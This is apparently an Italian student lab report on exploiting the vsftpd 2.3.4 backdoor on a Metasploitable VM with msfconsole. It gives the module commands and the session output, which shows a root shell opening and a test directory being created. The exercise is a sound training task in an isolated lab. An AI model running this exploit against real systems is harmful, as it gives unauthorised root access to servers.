CUORE ANDREA


05/12/2022

MSFCONSOLE SERVIZIO VSFTPD

STEP 1. CREAZIONE AMBIENTE VIRTUALE:

Come la traccia ci suggerisce, bisognerà cambiare l'indirizzo IP della macchina metasploitable in : 192.168.1.148.


Poiché siamo in presenza di un network ci avvaliamo di PFSENSE per fare routing tra le due macchine



STEP 2. RICERCA ED EXPLOIT MSFCONSOLE

Come secondo ed ultimo step, ci avvaliamo di msfconsole per sfruttare la vulnerabilità di vsftpd ed ottenere una reverse shell che utilizzeremo per creare una cartella nella root directory di metasploitable.

Una volta avviato msfconsole, inviamo il comando << search vsftpd >> per listare gli exploit disponibili, successivamente modifichiamo il campo rhosts con il comando << set rhosts >> inserendo l'indirizzo IP della macchina targhet ed infine selezioniamo il payload ed avviamo il tutto con il comando << exploit >>.



Una volta ottenuta la shell ci basterà inviare il comando mkdir “nome directory” per crearla su metasploitable.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use 0
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:36227 → 192.168.1.149:6200) at 2022-12-05 08:43:54 -0500

ls

R
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
pwd
/
mkdir test_metasploit
ls
```

```
ls

R
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

SCREEN DI CHECK INTERNO METASPLOITABLE: